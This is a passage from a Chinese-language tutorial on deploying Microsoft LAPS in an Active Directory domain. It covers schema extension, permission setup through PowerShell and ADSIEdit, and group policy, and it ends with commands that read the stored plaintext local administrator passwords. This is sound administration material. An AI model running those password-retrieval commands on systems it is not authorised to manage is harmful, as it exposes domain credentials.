

图 3-2-2

域内主机：

下载安装，方法同上

Tips:

域内主机批量安装可使用组策略安装的方法 参考链接如下： https://4sysops.com/archives/install-32-bit-and-64-bit-applications-with-group-policy-and-sccm/

2、域控 LAPS 配置

对于这部分可以理解为域的配置以 LDAP（Lightweight Directory Access Protocol）协议

存储，现在需要添加两个属性来存储 LAPS 信息：

```
ms-MCS-AdmPwd：存储密码
ms-MCS-AdmPwdExpirationTime：存储过期时间
```

我们可以打开`C:\Program Files\LAPS\AdmPwd.Utils`看到 LAPS 的安装配置 如图 3-2-3：



图 3-2-3

-1）在域控上执行以下 Powershell 命令（需要使用域管权限登录）

```
import-module AdmPwd.PS
Get-Command -Module AdmPwd.PS
Update-AdmPwdADSchema
```

如图 3-2-4：

```
PS C:\Users\administrator> import-module AdmPwd.PS
PS C:\Users\administrator> Get-Command -Module AdmPwd.PS

CommandType     Name                                               ModuleName
-----------     ----                                               ----------
Cmdlet          Find-AdmPwdExtendedRights                          AdmPwd.PS
Cmdlet          Get-AdmPwdPassword                                 AdmPwd.PS
Cmdlet          Reset-AdmPwdPassword                               AdmPwd.PS
Cmdlet          Set-AdmPwdAuditing                                 AdmPwd.PS
Cmdlet          Set-AdmPwdComputerSelfPermission                   AdmPwd.PS
Cmdlet          Set-AdmPwdReadPasswordPermission                   AdmPwd.PS
Cmdlet          Set-AdmPwdResetPasswordPermission                  AdmPwd.PS
Cmdlet          Update-AdmPwdADSchema                              AdmPwd.PS


PS C:\Users\administrator> Update-AdmPwdADSchema

Operation            DistinguishedName
---------            -----------------
AddSchemaAttribute   cn=ms-Mcs-AdmPwdExpirationTime,CN=Schema,CN=Configurati...
AddSchemaAttribute   cn=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=test,DC=...
ModifySchemaClass    cn=computer,CN=Schema,CN=Configuration,DC=test,DC=local


PS C:\Users\administrator> _
```

图 3-2-4

注：

server2008 默认 Powershell 版本 2.0
执行 import-module AdmPwd.PS 会出现如下错误：
下载 powershell3.0,安装后重启再次执行即可

如图 3-2-5

```
PS C:\Windows\system32> import-module AdmPwd.PS
Import-Module : 未能加载文件或程序集“file:///C:\Windows\system32\WindowsPowerS
hell\v1.0\Modules\AdmPwd.PS\AdmPwd.PS.dll”或它的某一个依赖项。生成此程序集的运
行时比当前加载的运行时新，无法加载此程序集。
所在位置 行:1 字符: 14
+ import-module <<<<  AdmPwd.PS
    + CategoryInfo          : NotSpecified: (:) [Import-Module], BadImageForma
   tException
    + FullyQualifiedErrorId : System.BadImageFormatException,Microsoft.PowerSh
   ell.Commands.ImportModuleCommand

PS C:\Windows\system32>
```

图 3-2-5

-2）配置活动目录权限

（1）查看可以访问存储密码的用户组：

powershell 执行：

```
import-module AdmPwd.PS
Find-AdmPwdExtendedRights -OrgUnit "CN=Computers,DC=test,DC=local"
```

如图 3-2-6

图 3-2-6

（2）取消用户组访问存储密码的权限：

打开 ADSIEdit.msc，右键连接，如图 3-2-7



图 3-2-7



图 3-2-8

选择对应的组，右键-属性，如图 3-2-9



图 3-2-9

选择安全-高级，如图 3-2-10



图 3-2-10

选中取消权限的用户-编辑-勾中拒绝所有扩展权限，如图 3-2-11



图 3-2-11

（3）增加用户组读取和重置存储密码的权限：

powershell 执行：

```
import-module AdmPwd.PS Set-AdmPwdReadPasswordPermission -OrgUnit
"CN=Computers,DC=test,DC=local" -AllowedPrincipals test\administrator
Set-AdmPwdResetPasswordPermission -OrgUnit "CN=Computers,DC=test,DC=local"
-AllowedPrincipals test\administrator
```

如图 3-2-12



图 3-2-12

（4）为域内主机添加可以更新密码的权限：

```
import-module AdmPwd.PS Set-AdmPwdComputerSelfPermission -OrgUnit
"CN=Computers,DC=test,DC=local"
```

如图 3-2-13



图 3-2-13

-3）配置 LAPS 密码组策略

gpedit.msc-管理模板-LAPS，设置对应的密码策略

如图 3-2-14



图 3-2-14

0x05 查看 LAPS 存储的密码

共有以下三种方法

1、属性编辑器

打开 Active Directory 用户和计算机，查看-选中高级功能，如图 3-2-15



图 3-2-15

选中对应计算机-右键-属性-属性编辑器-找到

ms-Mcs-AdmPwd：存储密码 ms-Mcs-AdmPwdExpirationTime：存储过期时间

如图 3-2-16



图 3-2-16

2、LAPS UI

安装 LAPS 时可以选择安装 LAPS UI,启动后输入计算机名，查询，如图 3-2-17



图 3-2-17

3、Powershell

（1）查询某主机

```
Import-Module AdmPwd.PS Get-AdmPwdPassword –ComputerName testf
```

或者

```
Get-ADComputer testf -Properties ms-Mcs-AdmPwd | select name, ms-Mcs-AdmPwd
```

如图 3-2-18，3-2-19



图 3-2-18

